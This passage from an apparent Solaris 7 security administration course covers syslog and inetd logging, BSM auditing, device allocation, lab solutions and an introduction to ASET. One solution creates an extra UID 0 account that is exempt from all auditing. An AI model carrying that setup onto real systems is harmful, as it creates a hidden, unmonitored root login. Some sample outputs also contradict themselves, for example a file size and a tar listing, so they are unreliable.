Dec 24 11:41:40 blueyes TEST: This is test2 from the client
```

```
# tail -f /var/adm/notices
```

```
Dec 23 13:39:05 grommit login: ROOT LOGIN /dev/pts/9 FROM grommit
Dec 23 16:15:04 blueyes su: 'su root' succeeded for rhughes on /dev/pts/8
Dec 24 10:43:03 grommit su: 'su root' failed for shughes on /dev/pts/7
Dec 24 10:43:12 grommit su: 'su root' succeeded for shughes on /dev/pts/7
Dec 24 10:56:34 grommit inetd[1543]: telnet[1562] from 129.147.11.58
37010
Dec 24 10:56:40 grommit login: ROOT LOGIN /dev/pts/9 FROM grommit
Dec 24 10:57:03 grommit inetd[1543]: ftp[1573] from 129.147.11.58 37011
Dec 24 11:01:36 blueyes login: ROOT LOGIN /dev/pts/10 FROM blueyes
Dec 24 11:26:09 grommit su: 'su root' succeeded for shughes on /dev/pts/5
Dec 24 11:27:01 grommit inetd[1543]: telnet[1714] from 129.147.11.58
37137
Dec 24 11:27:08 grommit login: ROOT LOGIN /dev/pts/9 FROM grommit
Dec 24 11:27:17 grommit inetd[1543]: ftp[1723] from 129.147.11.58 37138
Dec 24 11:27:45 blueyes login: ROOT LOGIN /dev/pts/9 FROM grommit
Dec 24 11:27:54 grommit inetd[1543]: ftp[1725] from 129.147.41.57 33914
Dec 24 11:40:16 grommit su: 'su root' succeeded for shughes on /dev/pts/3
Dec 24 11:41:03 blueyes login: ROOT LOGIN /dev/pts/9 FROM grommit
Dec 24 11:42:02 blueyes AUTH: Checking out auth logging
```

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish the following:

- ❑ Configure `inetd` to add TCP connection logging using `syslog` messages for the `telnet` and `ftp` services
- ❑ Configure `syslog` to capture log messages into a separate log file for incoming network services such as
 - ▼ `telnet`
 - ▼ `rsh`
 - ▼ `rlogin`
 - ▼ `ftp`

Think Beyond

Consider:

- Setting up a cron job and scripts to peruse the syslog file and email you if anything of interest is logged
- Setting up additional logging
- Setting up access to specific devices

Objectives

Upon completion of this module, you should be able to:

- Use the BSM to log user login information
- Configure the necessary administrative files to implement device allocation functionality

Relevance



Discussion – The Solaris Operating Environment has many built-in utilities, which can be used in many different ways, depending on the users' intentions.

Can you:

- Use BSM to track a specific user's login activities?
- Use device allocation to prevent non-trusted user access?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- Solaris 7 System Administration Collection. *SunSHIELD Basic Security Module Guide*. Part Number 805-2635-10.



Basic Security Module (BSM) Auditing

- Is *C2 level security* auditing compliant
- Logs high-detail, low-level event activities
- Requires maintenance
- Uses audit classes which group events that are logged
- Uses audit records
- Is configured with `/etc/security/audit_control`
- Uses `/etc/security/audit_user` to qualify audit data for specific users

Basic Security Module (BSM) Auditing

As was mentioned in a previous module, certain government organizations set standards for levels of security. The Orange Book of the Department of Defense specifies a level of computer security known as *C2 level security*. One component of C2 level security is the requirement of auditing of systems for very specific event activity. Audit data suitable for C2 level compliant is available with the Solaris operating system.

The SunSHIELD™ *Basic Security Module*, also known as *BSM* provides an auditing utility that is capable of producing such C2 security data. Activity such as attempted logins, logouts, file open, file close, file read, kernel processes, and other very low-level processes can be logged on a very detailed basis. However, use caution if you intend to use BSM because the volume of data it produces can be a potential issue due to the disk space it can require for fully detailed logging.

Basic Security Module (BSM) Auditing

Major Components

The Solaris SHIELD™ BSM provides the security features defined as C2 in the Trusted Computer System Evaluation Criteria (TCSEC).

The BSM can be viewed as having two logical subsystems. The first subsystem covered in this module is referred to as security auditing. The second is device allocation.

The addition of these features will automatically increase the level of security offered by the Solaris Operating Environment.

The security auditing feature is best understood when examined from a component level. The main component of this subsystem is a daemon process known as `auditd`. It exists as an executable in the path of `/usr/sbin/auditd`.

The major functions performed by the `auditd` daemon are:

- Open and close audit log files in directories specified by the security administrator.
- Extrapolate audit data from the kernel and record it in an audit log.
- Communicate administrative or operational failures to the responsible administrator.

A command-line interface is provided for administrative controls.

Events

Any system action that is capable of being audited is defined as an audit event within BSM. Most often these events are initiated by the logged-in user and may have security relevance. All events being audited are defined as single-line entries inside the file `/etc/security/audit_event`.

These audit events are further categorized as follows:

- Kernel events

These are events generated by kernel system calls. Each of these events are given:

- ▼ Number identifiers ranging from 1 to 2047 (for example, the event number for the `creat()` system call is 4)
- ▼ Name identifiers beginning with `AUE_` followed by an uppercase mnemonic for the event (for example, the event name for the `creat()` system call is `AUE_CREAT`)

- User-level events

These are events generated by user-level programs or third-party application software. Each of these events are given:

- ▼ Number identifiers ranging from 2048 to 65535 (for example, the event number for the program `inetd` is 6151)
- ▼ Name identifiers beginning with `AUE_` followed by a lowercase mnemonic for the event (for example, the event name for the program `inetd` is `AUE_inetd_connect`)

Classes

Each audit event is defined as belonging to one or more audit classes. This is to assist the administrator in dealing with large numbers of events.

There are a maximum of 32 possible classes that can be defined for grouping audit events. Nineteen are defined by default inside the `/etc/security/audit_event` file.

The grouping or mapping of events to classes is administrator configurable. The classes themselves are also administrator configurable.

An auditable event is only recorded in the audit logs when the administrator preselects a class that includes the specific event.

Audit Records

Each audit record describes the occurrence of a single audited event. These records contain the following information:

- What user initiated the action or event
- What action was attempted
- Which files were affected
- Where and when it occurred


The type of information captured for each audit event is maintained within control elements called audit tokens.

Note – See the *SunSHIELD Basic Security Module Guide* for more information regarding the interpretation of all of the fields.

Every time an audit record is created for an audited event, it will consist of some or all of the tokens defined for it.

Audit records are collected in a trail. The trail is a binary file often referred to as the `audit.log` file; however, the literal file name is identified by the contents of the `/etc/security/audit_data` file.

Note – See the man pages for `audit.log` for more information regarding the interpretation of all of the fields.



Sun Educational Services

Audit Data

- Binary data is contained in `/var/audit` directory in time-stamped file
- `auditreduce` command selects record types for examination
- `praudit` command displays data in readable form
- `auditreduce` and `praudit` combine to create reports

```
# auditreduce -u <user> -c <audit flag> | praudit
```

Audit Data

Audit data is stored in the `/var/audit` directory by default under a name that is time stamped. A new file is created after booting the system. An example of a file produced on August 8, 1998 on a host named `metz` would be:

```
19980813213431.19980813221824.metz
```

The first field contains the start date and time. The second field is when the file was terminated. The third field is the host name being audited. If the file is not yet terminated, it will be named something like:

```
19980813222057.not_terminated.metz
```

The auditreduce and praudit Commands

The `auditreduce` command is used to merge audit records from one or more input audit files. You execute this command from the machine on which the audit trail files exist.

The capabilities provided by the options of the `auditreduce` command are:

- Produce output containing audit records generated only by certain audit flags
- Show audit records generated by a particular user
- Collect audit records generated on specific dates

Generally, you use a combination of the `auditreduce` and the `praudit` commands to produce concise, readable records.

The `auditreduce` command is used to specify sets of available records to examine. For instance, you can select all records from the past 24 hours to generate a daily report. You can select records that pertain only to a specific user or event type. To create basic reports, use a pipe to direct the output of this command to the `praudit` command.

The `praudit` command is used to display audit records interactively and produce reports. The command displays records in one of several human-readable, but otherwise non-interpreted forms. You can get more sophisticated display and reporting by postprocessing the output from `praudit` using utilities such as `awk` or `sed`, or written scripts that interpret and process binary audit records.

For example, the following command would find all of the login events for user `darrenm` in December 1998:

```
# auditreduce -a 19981201 -b +31d -u darrenm -c lo | praudit
```

This would produce output similar to the following:

```
header,81,1,login - rlogin,,Wed Dec 27 09:46:43 1997, +511485295 msec
subject, darrenm, darrenm, techies, darrenm, techies,10100,10100, 24 5,
hepcat text, successful login
```

This entry indicates that user `darrenm` had successfully logged in to the system using `rlogin` from the `hepcat` system. Similar messages are generated for events such as the `ftp`, `telnet`, and `rsh` utilities.

Audit Flags

Audit flags indicate classes of events to audit.

System-wide defaults are specified for all users and exist in the `/etc/security/audit_control` file.


The administrator can customize what gets audited at the user level beyond what is specified as a system-wide default. The file name for supporting this type of customization is `/etc/security/audit_user`.

The system administrator uses the audit flags in the auditing configuration files to specify which classes of events are to be audited.

Additional classes can be defined and existing classes can be renamed by modifying the information in the `/etc/security/audit_classes` file.

Some examples of audit flags that correspond to classes are

lo	Login and logout events
nt	Network events like bind, connect, and accept
ap	Application-defined events
fr	Read of data, open for reading
fw	Write of data, open for writing
pc	Process operations like fork, exec, and exit
all	All available events



Major Components of Auditing

- `/etc/security/audit_control`
 - Contains audit flags that control the type of audit records that will be logged
- `/etc/security/audit_user`
 - Determines what gets audited at user level beyond system defaults
- `auditd` daemon
 - Responsible for creating and maintaining the audit trail

The audit_control File

The `audit_control` file is read by the audit daemon which is automatically enabled upon startup once BSM auditing is enabled. This file contains audit flags that control the type of audit records that will be logged. The default `audit_control` file appears as follows:

```
# cat /etc/security/audit_control
#
# Copyright (c) 1988 by Sun Microsystems, Inc.
#
#ident  @(#)audit_control.txt  1.3      98/06/20 SMI
#
dir:/var/audit
flags:
minfree:20
naflags:lo
```

This file specifies that the data will be stored in the `/var/audit` directory, and that no flags are currently set. The `minfree` flag specifies that when only 20 percent of the audit data space is still available, a warning script will be run to notify the administrator to archive or delete the audit data in the `/var/audit` directory.

An example of flags set to log all login and logout activity on the system would be the following:

```
flags:lo
```

The audit_user File

The `audit_user` file enables you to customize what gets audited at the user level beyond what is specified as a system-wide default. The file is located in the `/etc/security` directory. An example of an entry in the `audit_user` file is:

```
# cat /etc/security/audit_user

# Copyright (c) 1998 by Sun Microsystems, Inc.
#
root:all,^+fr:
```

This entry specifies that all events by the `root` user will be audited with the exception of successful file system reads.

Audit Trail

`auditd` is responsible for creating and maintaining the audit trail. This is first initiated at system boot time and continues to be maintained throughout the boot cycle.

`auditd` collects the audit trail data and writes it into the files specified in the `/etc/security/audit_control` file. The audit trail files are referenced as the `audit.log` files.

The audit daemon runs as the root user account; so all of the files created by `auditd` are owned by root. Even when the `auditd` daemon has no classes to audit, it continuously looks for places to put its audit logs.

The `auditd` operations continue even if the rest of the system's activities are suspended because the kernel's audit buffers are full. The audit operations can continue because `auditd` is not audited.

Note – Only one `auditd` runs on a system at a time. An attempt to run a second one will result in an error message and an abort.

When `auditd` starts on a system, it creates the `/etc/security/audit_data` file. The format of the file consists of a single entry with two colon-separated fields.

The first field is the process ID of `auditd`, and the second field is the path name of the audit file the `auditd` daemon is currently writing to. See the man page for `audit.log` for information on identifying the file name and interpreting the file format.



Sun Educational Services

Auditing Startup

The audit feature is enable once `auditd` is started.

- To enable auditing

```
# /etc/security/bsmconv
```

```
# init 6
```

- To disable auditing

```
# /etc/security/bsmunconv
```

```
# init 6
```

Auditing Startup

The audit feature is enabled once the `auditd` daemon process is started. The literal steps required for configuring the auditing and device-allocation environments are provided in the exercise for this module.

The major administrative steps required to set up the environment are identified in the following phases:

- Shutting your operating system down to the single-user mode
- Executing the `/etc/security/bsmconv` utility

```
# cd /etc/security
```

```
# ./bsmconv
```

- Recycling your operating system by executing `/usr/sbin/init 6`

Note – If the user is using device allocation there will be a conflict with BSM and vold. This is why bsmconv moves the volmgt daemon out of the rc2.d start-up scripts. Do not run vold and BSM due to the device allocation of each.

Once you have executed the `/etc/security/bsmconv` command, you will find that many actions have taken place to enable BSM functionality. This includes the auditing and device-allocation mechanisms.


One of these actions involves creating a script file that is used for the to automatically start the `auditd` daemon process during system initialization. The file name is `/etc/security/audit_startup`.

This script assists in providing default configuration and audit policy information. Many of these defaults are identified by the administrative files in the `/etc/security` directory. This directory represents the anchor directory for the `auditd` process.

BSM Disablement

To disable BSM, use the `/etc/security/bsmunconv` command and reboot the system.

```
# cd /etc/security
# ./bsmunconv
# init 6
```



Device Allocation

- Minimizes the security risks that are associated with the use of various I/O devices (tape drives, diskette drives, and so forth).
- Prevents simultaneous access to an allocatable device
- Prevents unauthorized extrapolation of information from an allocatable device or driver's internal storage
- Prevents a user from reading a tape just written by another user before the first user has removed the tape from the drive

Device Management

Device Allocation

The device-allocation mechanism fulfills the object reuse requirements for computing systems at C2 level and above as stated by the TCSEC.

The purpose of having a device-allocation mechanism is to minimize the security risks that are associated with the use of various input/output (I/O) devices (cartridge tape drives, diskette drives, CD-ROM devices, audio chips, modems, terminals, and so forth).

For example, some environments may share the use of a cartridge tape drive between several users. Oftentimes the drive is located away from the user workstations. This configuration creates opportunities for outsiders to gain access to whatever data might be on the unattended drive. Once the user physically loads the tape and makes the tape drive ready, it effectively becomes available to the first user who executes some kind of I/O operation on it.

There is no secure way to protect a tape's confidentiality without physically blocking access to the device or implementing the device allocation feature.

Following are some of the security advantages of enabling device allocation:

- Prevents simultaneous access to an allocatable device
- Prevents unauthorized extrapolation of information from an allocatable device or driver's internal storage
- Prevents a user from reading a tape just written by another user before the first user has removed the tape from the drive

Device allocation makes it possible to exclusively lock a peripheral device at a user name level. It will remain reserved throughout the entire period, from the time it is physically inserted until the time it is physically removed.



Device Allocation Files

- `/etc/security/device_allocate`
 - Contains the mandatory access control information about each physical device managed by the device-allocation mechanism
- `/etc/security/device_maps`
 - Defines the device-special file mappings for each device

Device Allocation Files

Once the administrator decides which devices are going to be allocatable, entries reflecting those choices must be defined within the `/etc/security/device_allocate` file.

This file contains the mandatory access control information about each physical device managed by the device-allocation mechanism. This is a per system file and cannot be defined as a name services resource (for example, an NIS map or NIS+ table object).

Note – See the `device_allocate` man page for the format and structure of the file. Notice that the asterisk in the fifth field indicates that the device is *not* allocatable.

Default devices and their characteristics are defined in this file automatically when the administrator enables BSM with the `/etc/security/bsmconv` command.

The next device-allocation based file is also defined automatically when the administrator enables the BSM functionality. The security administrator is expected to edit this file so that it matches the supported environment. The `/etc/security/device_maps` file defines the device-special file mappings for each device.

This file is referenced by many programs that need to discover which device-special files map to a particular device. The `dminfo` command is an example of such a program. It can be used by the administrator to gather device name, device type, and device-special file information for customizing the `/etc/security/device_allocate` file.

Every allocatable device should have a lock file created for it by the security administrator. They should be zero-length files and exist in the path `/etc/security/dev/filename`.

The literal string for the *filename* variable matches the device-name entries in both the `/etc/security/device_allocate` and the `/etc/security/device_maps` files.

Device-Clean Scripts


The first part of the object-reuse requirement is satisfied by the device-allocation mechanism. It addresses the final requirement of the object-reuse criteria in the C2 specification of TCSEC.

The device-clean scripts ensure that all usable data is purged from a device-allocation based physical device before it can be reused.

Enabling BSM will automatically provide several device-clean scripts. These support the following standard devices:

- SCSI 1/4-inch tape (`st_clean`)
- Archive 1/4-inch tape (`st_clean`)
- Open-reel 1/2-inch tape (`st_clean`)
- Diskette (`fd_clean`)
- CD-ROM (`sr_clean`)

Note – If you add more allocatable devices to your system you may have to write your own device-clean scripts. Design the script to support the passing of parameters from the `deallocate` command. See the `device_allocate` man page.



User Commands

- `allocate`
 - Manages the ownership of devices
- `deallocate`
 - Disables user's access to that device
- `list_devices`
 - Lists all of the allocatable devices defined
- `dminfo`
 - Provides information from the `/etc/security/device_maps` file

User Commands

`allocate`

This command manages the ownership of devices through its allocation mechanism. It checks to see that the device is properly defined in the following files:

- ▼ `/etc/security/device_allocate`
- ▼ `/etc/security/device_maps`
- ▼ `/etc/security/dev/filename`

`deallocate`

This command manages the deallocation of devices presently allocated to the evoking user. It resets all of the permissions and ownership data associated with the device. It disables user's access to that device.

list_devices

This command lists all of the allocatable devices defined to a single system. The device and all of the device-special files associated with the device are displayed.

dminfo

This command provides superuser command-line updating of information in the `/etc/security/device_maps` file.

It can also be used by users to display selected items from the `/etc/security/device_maps` file.

Allocate Error State

The allocate error state occurs when an allocatable device is owned by user `bin` and group `bin` with a device special file mode of `0100`.

A user wanting to allocate a device that is in this state will require superuser intervention.

The superuser has to run the `de-allocate -F device` command or conversely, use the `allocate -U username` command to assign the device to a user and then look for any error messages.

This error state is usually caused by problems with the device. Once the problems are corrected, the superuser should run either of the previous commands.

An example scenario that could cause an allocate error state would be when a device-clean script unsuccessfully executes an `eject` command on a CD-ROM.

Exercise: Basic Security Modules



Exercise objective – Familiarize yourself with BSM auditing by configuring logging and device allocation by restricting access to a diskette drive.

Preparation

There is no preparation for this course.

Task 1 – Using BSM to Log Events

In this task you will configure your system to use the BSM to log events. You will begin by logging some specific events. Later, you will log all events and compare the amount of data.

1. Run the `bsmconv` script to begin auditing. This script will start the `audit` daemon after the system is booted, but do not boot the system yet.

Note – If the user is using device allocation there will be a conflict with BSM and `vold`. This is the why `bsmconv` moves the `volmgt` daemon out of the `rc2.d` start-up scripts. Due to the device allocation of each, do not run `vold` and BSM together.

2. Before rebooting, configure the types of activity that BSM will audit on your system. This involves editing the `/etc/security/audit_control` file, which controls system-wide auditing.
 - a. Edit the file to instruct the `auditd` daemon to create the first (primary) audit log in the `/var/audit` directory. If the primary log file consumes more than 90 percent of the available space, configure the audit daemon to close the current log and start a new one in the `/var/audit1` directory.

- b. Inform the `auditd` daemon it is to record all successful or unsuccessful logins and logouts, all successful or unsuccessful administrative actions, and, all failed file attribute changes that can be attributed to users.

Note – Because you are not monitoring nonattributable events, do not edit the `naflags:` line.

3. Qualify the amount of data to be logged for the `root` user by modifying the entry for `root` in `/etc/security/audit_user` as follows. This entry will specify that all events by `root`, except for successful file reads, are to be audited.

```
host# vi /etc/security/audit_user
```

```
root: all,^+fr:
```

4. In the event that the file system holding the audit logs fills up entirely you will not be able to do anything on the system. Even `root` is locked down in this state. In order to log in and free up space in the file system, or temporarily disable auditing, add an audit user in the `password` file directly beneath the entry for `root`.
5. Reboot the system to begin auditing.
6. After the system has rebooted, log in as `root` and use the following commands to determine what process ID the `audit` daemon is using and where the audit data is being stored:

```
# cd /etc/security
# cat audit_data
```

7. Change to the `/var/audit` directory and examine the size of the log file. Note it for future reference.
8. Examine the data in the log file. Remember that the data is in binary format and requires the use of the `praudit` command.
9. Remove all of the files from the `/var/audit` directory.
10. To gain an understanding of the large volume of data that BSM can potentially log, modify the `audit_control` to log all possible events. Change the audit flag field to read:

```
flags:all
```


11. Reboot the system.
12. Log in to the system as `root` and open a window. Because you deleted all of the files in `/var/audit` in a previous step, there should be only one file in the directory that contains audit data. Examine the size of the file that has logged all events since rebooting and logging into your environment. Compare this file size to one you noted earlier when you logged only specific events.
13. Use the `auditd` daemon to close the current log file and open a new one.

```
host# cd /var/audit
host# ls -l
host# audit -n
host# ls -l
```

Task 2 – Securing a Peripheral Device

In this task you will use the device allocation mechanism to secure a peripheral device which for this lab will be the diskette device.

1. Examine the `/etc/security/device_allocate` file. The first column of the file lists all of the devices that are allocatable to a particular login on the system. If an asterisk appears in the fifth column of an entry, then that device cannot be allocated to private use on any one login. What devices are listed? Are they allocatable (no asterisk in the fifth column)?
2. Examine the device files in `/dev`. Which of these devices are mapped to devices listed in `device_allocate` file map?
3. Edit the `/etc/security/device_allocate` file and change the entry for the device `fd0` as follows:

```
fd0;fd;reserved;reserved;alloc;/etc/security/lib/fd_clean
```

to:

```
fd0;fd;reserved;reserved;@;/etc/security/lib/fd_clean
```

Note – The reason for this change is bug 4223467. A normal user (non-root) cannot allocate a device in a Solaris 7 Operating Environment; root is able to allocate a device. When trying to allocate device, the user gets an error message: `keefe> allocate /dev/fd0 allocate: User lack authorization required for this operation`. In the `device_allocate` file replace the word "alloc" for the device with an @ to enable the user to allocate the device.

4. Insert a diskette into your diskette drive. Create two user accounts if you did not create them in previous labs. In one window, log in as the first user and in another window, log in as the second user. As the first user, allocate the diskette drive for your exclusive use and then create a tar file of `/etc/passwd`.

```
first% /usr/sbin/allocate fd0
first% tar cvf /dev/diskette0 /etc/passwd
```

5. As the second user, try to copy the tar file you created in step 4 to the diskette.

```
second% tar cvf /dev/diskette0 /etc/hosts
```

6. As the second user, allocate the diskette drive for your use.

```
second% allocate fd00
```

Based on current ownership of the lock file, who currently has the device allocated?

```
first% ls -l /etc/security/dev
```

7. As the first user, deallocate the diskette drive.

```
first% /usr/sbin/deallocate fd0
```

8. As the second user, allocate the diskette drive

9. As the second user, try to copy the tar file you created in step 4 to the diskette drive.

10. Disable BSM auditing.

```
# cd /etc/security  
# ./bsmunconv
```

11. Remove any files in the /var/audit directory.

12. Reboot the system so that auditing will stop.

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences

- Interpretations

- Conclusions

- Applications

Task 1 Solutions – Using BSM to Log Events

In this task you will configure your system to use the BSM to log events. You will begin by logging some specific events. Later, you will log all events and compare the amount of data.

1. Run the `bsmconv` script to begin auditing. This script will start the audit daemon after the system is booted, but do not boot the system yet.

```
# cd /etc/security
```

```
# ./bsmconv
```

```
This script is used to enable the Basic Security Module (BSM).
```

```
Shall we continue with the conversion now? [y/n] y
```

```
bsmconv: INFO: checking startup file.
```

```
bsmconv: INFO: move aside /etc/rc2.d/S92volmgt.
```

```
bsmconv: INFO: turning on audit module.
```

```
bsmconv: INFO: initializing device allocation files
```

The Basic Security Module is ready.

If there were any errors, please fix them now.

Configure BSM by editing files located in `/etc/security`.

Reboot this system now to come up with BSM enabled.

Note – If the user is using device allocation there will be a conflict with BSM and `vold`. This is the why `bsmconv` moves the `volmgt` daemon out of the `rc2.d` start-up scripts. Due to the device allocation of each, do not run `vold` and BSM together.

2. Before rebooting, configure the types of activity that BSM will audit on your system. This involves editing the `/etc/security/audit_control` file, which controls system-wide auditing.

```
# vi /etc/security/audit_control
```

- a. Instruct the `auditd` daemon to create the first (primary) audit log in the `/var/audit` directory. If the primary log file consumes more than 90 percent of the available space, configure the audit daemon to close the current log and start a new one in the `/var/audit1` directory.

```
dir:/var/audit
```

```
dir:/var/audit1
```

```
minfree:10
```

- b. Inform the `auditd` daemon that it is to record all successful or unsuccessful logins and logouts, all successful or unsuccessful administrative actions, and, all failed file attribute changes that can be attributed to users.

flags: lo,ad,-fm

Note – Because you are not monitoring nonattributable events, do not edit the `naflags:` line.

3. Qualify the amount of data to be logged for the `root` user by modifying the entry for `root` in `/etc/security/audit_user` as follows. This entry will specify that all events by `root`, except for successful file reads, are to be audited.

```
host# vi /etc/security/audit_user
root:all,^+fr:
```

4. In the event that the file system holding the audit logs fills up entirely you will not be able to do anything on the system. Even `root` is locked down in this state. In order to log in and free up space in the file system, or temporarily disable auditing, you will need to add an audit user in the `password` file directly beneath the entry for `root`.

```
host# vi /etc/passwd
audit:x:0:1:/:/sbin/sh
:wq!
host# pwconv
host# passwd audit
host# vi /etc/security/audit_user
audit:no:all
:wq!
```

5. Reboot the system to begin auditing.

```
# init 6
```

6. After the system has rebooted, log in as `root` and use the following commands to determine what process ID the audit daemon is using and where the audit data is being stored:

```
# cd /etc/security
# cat audit_data
257:/var/audit/20000101201224.not_terminated.grommit
```

The audit daemon process is 257 for this session.

7. Change to the `/var/audit` directory and examine the size of the log file. Note it for future reference.

```
# cd /var/audit
# ls -l
-rw----- 1 root root 8330 Jan 1 13:11
20000101200917.not_terminated.grommit
```

This file is 20508 bytes, quite large for the small amount of activity.

8. Examine the data in the log file. Remember that the data is in binary format and requires the use of the `praudit` command. To see what the raw data looks like, use the following command *not* the `auditreduce` command.

```
# praudit /var/audit/20000101200917.not_terminated.grommit
```

A portion of the large amount of data will appear similar to:

```
.....
path,/etc/netconfig
attribute,100644,root,sys,8388616,0,0
argument,2,0x5401,cmd
argument,3,0xefffec6c,arg
subject,root,root,other,root,other,341,332,24 1 protolab-gw
return,failure: Inappropriate ioctl for device,-1
header,117,2,close(2),,Sat Sep 26 09:58:11 1998, + 660004500 msec
argument,1,0x4,fd
path,/etc/netconfig
attribute,100644,root,sys,8388616,0,0
subject,root,root,other,root,other,341,332,24 1 protolab-gw
return,success,0
```

9. Remove all of the files from the `/var/audit` directory.

```
# rm /var/audit/*
```

10. To gain an understanding of the large volume of data that BSM can potentially log, modify the `audit_control` to log all possible events. Change the audit flag field to read:

`flags:all`

```
# cd /etc/security
# vi audit_control
dir:/var/audit
flags:all
minfree:20
naflags:lo
```

11. Reboot the system.

```
# init 6
```

12. Log in to the system as `root` and open a window. Because you deleted all of the files in `/var/audit` in a previous step, there should be only one file in the directory that contains audit data. Examine the size of the file that has logged all events since rebooting and logging into your environment. Compare this file size to one you noted earlier when you logged only specific events.

```
# cd /var/audit
# ls -l
total 1360
-rw----- 1 root root 3795330 Jan  1 13:55
20000101201224.not_terminated.grommit
```

This file is 3795330 bytes compared to 8330 bytes for the previous audit data, more than 400 times the size of the previous one.

13. Use the `auditd` daemon to close the current log file and open a new one.

```
host# cd /var/audit
host# ls -l
total 1360
-rw----- 1 root root 3795330 Jan  1 13:55
20000101201224.not_terminated.grommit
host# audit -n
host# ls -l
-rw----- 1 root root 3795330 Jan  1 13:55
20000101201224.20000101210415.grommit
```



```
-rw----- 1 root root 22592 Jan 1 14:04  
20000101210415.not_terminated.grommit
```

Task 2 Solutions – Securing a Peripheral Device

In this task you will use the device allocation mechanism to secure a peripheral device, which for this lab will be the diskette device.

1. Examine the `/etc/security/device_allocate` file. The first column of the file lists all of the devices that are allocatable to a particular login on the system. If an asterisk appears in the fifth column of an entry, then that device cannot be allocated to the private use on any one login. What devices are listed? Are they allocatable (no asterisk in the fifth column)?

The devices which are listed are st0, fd0, audio, and sr0 and they are currently allocatable.

```
host# cat /etc/security/device_allocate
```

2. Examine the actual device files in `/dev`. Which of these that devices are mapped to devices listed in the `device_allocate` file map?

The devices are all listed in the `/etc/security/device_maps` files.

```
host# cat /etc/security/device_maps
```

3. Edit the `/etc/security/device_allocate` file and change the entry for the device `fd0` as follows:

```
fd0;fd;reserved;reserved;alloc;/etc/security/lib/fd_clean
```

to

```
fd0;fd;reserved;reserved;@;/etc/security/lib/fd_clean
```

Note – The reason for this change is bug 4223467. A normal user (non-root) cannot allocate a device in a Solaris 7 Operating Environment; root is able to allocate a device. When trying to allocate device, the user gets an error message: keefe> allocate /dev/fd0 allocate: User lack authorization required for this operation. In the `device_allocate` file replace the word "alloc" for the device with an @ to enable the user to allocate the device.

4. Insert a diskette into your diskette drive unit. Create two user accounts if you did not create them in previous labs. In one window, log in as the first user and in another window, log in as the second user. As the first user, allocate the tape drive for your exclusive use and then create a tar file of /etc/password.

The tar command executed by the first user should be successful.

```
first% /usr/sbin/allocate fd0
first% tar cvf /dev/diskette0 /etc/passwd
a /etc/passwd 2K
first%
```

5. As the second user, try to copy the tar file you created in step 4 to the diskette drive.

The second user should get an error; "permission denied" when attempting to write to the diskette device.

```
second% tar cvf /dev/diskette0 /etc/hosts
tar: /dev/diskette0: Permission denied
second%
```

6. As the second user, try to allocate the diskette drive for your use.

The second user should get notice that the diskette device is allocated to another user.

```
second% allocate fd00
allocate: Device allocated to another user.
second%
```

Based on current ownership of the lock file, who currently has the device allocated?

The diskette device should be owned by the first user, whom issued the allocate command.

```
first% ls -l /etc/security/dev
total 4
drwxr-xr-x  2 root    sys      512 Apr  5 1999 ./
drwxr-xr-x  6 root    sys      512 Dec 28 09:09 ../
-rw-----  1 bin     bin       0 Sep  1 1998 audio
-rw-----  1 first   staff     0 Sep  1 1998 fd0
-rw-----  1 bin     bin       0 Sep  1 1998 sr0
-rw-----  1 bin     bin       0 Sep  1 1998 st0
-rw-----  1 bin     bin       0 Sep  1 1998 st1
```

7. As the first user, deallocate the diskette drive.

```
first% /usr/sbin/deallocate fd0
deallocate fd0
/dev/diskette:
/dev/rdiskette:
/dev/fd0a:
/dev/rfd0a:
/dev/fd0b:
/dev/rfd0b:
/dev/fd0c:
/dev/fd0:
/dev/rfd0c:
/dev/rfd0:
/dev/diskette0:
/dev/rdiskette0:
fd_clean: Media in fd0 is ready. Please, label and store safely.
```

8. As the second user, allocate the diskette drive

```
second% /usr/sbin/allocate fd0
second%
```

9. As the second user, try to copy the tar field you created in step 4 to the diskette drive.

```
second% tar cvf /dev/diskette0 /etc/hosts
a /etc/passwd 2K
second%
```

10. Disable BSM auditing.

```
# cd /etc/security
# ./bsmunconv
This script is used to disable the Basic Security Module (BSM).
Shall we continue the reversion to a non-BSM system now? [y/n] y
bsmunconv: INFO: moving aside /etc/security/audit_startup.
bsmunconv: INFO: restore /etc/rc2.d/S92volmgt.
bsmunconv: INFO: removing c2audit:audit_load from /etc/system.
```

The Basic Security Module has been disabled.
Reboot this system now to come up without BSM.

11. Remove any files in the /var/audit directory.

```
# rm /var/audit/*
```

12. Reboot the system so that auditing will stop.

```
# init 6
```

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish the following:

- ☐ Use the BSM to log user login information
- ☐ Configure the necessary administrative files to implement device allocation functionality

Think Beyond

Consider using more of the BSM features.

Automated Security Enhancement Tool (ASET)

12 

Objectives

Upon completion of this module, you should be able to:

- Describe the three different ASET security levels
- Properly configure ASET at each security level
- Given an ASET report, demonstrate the appropriate action to better secure a system

Relevance



Discussion – Not all systems in a work environment are required to have the same level of security. Access to data, both sensitive and non-sensitive, must be carefully considered. For efficiency reasons, it is important to make it easy for users to gain access to public data without making them go through numerous unneeded security checks. On the other hand, when data or programs require tight security, a means of adjusting the level of security is necessary. Consider the following questions:

- In your work environment, what sort of information is considered public and what is considered confidential?
- If you know which systems contain sensitive data, how can you make sure that access to this data is properly limited?
- How can you periodically check a system for changes in file permissions and access?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- Online man pages for `aset`, `asetenv`, and `aset.restore`.
- Winsor, Janice. *Solaris System Administrator's Guide*, Second Edition. 1998.



What Is ASET?

- Is an automated program that checks common security problems
- Provides different levels of control depending on needs
 - *Low* – Reports general problems; minor file changes made
 - *Medium* – Reports problems, restricts system access
 - *High* – Changes system files for minimal access
- Is part of a security policy

What Is ASET?

For almost every business, the building that houses the people and equipment must have its doors locked every night to deter break-ins. Some businesses will go to greater measures by installing an electronic security system to notify authorities of a break-in. Still others will hire a person as an all-night security guard to periodically walk around the building making sure that doors and windows are locked, and all of the keys are accounted for and in their proper places. They will also look for other possible means of entry to the building and secure them.

The Solaris Operating Environment includes a software “security guard” for Sun systems called *ASET*, or *Automated Security Enhancement Tool*. Like the security measures of a building, ASET has varied levels of computer system security that depend on what the system is used for, and how valuable or sensitive the data or programs that reside on the system are.

But beware, just like electronic security systems and hired security guards, ASET is not infallible. It is an excellent tool as a periodic checklist of items to be examined and implemented, but it is only part of an overall plan to achieve excellent system protection.

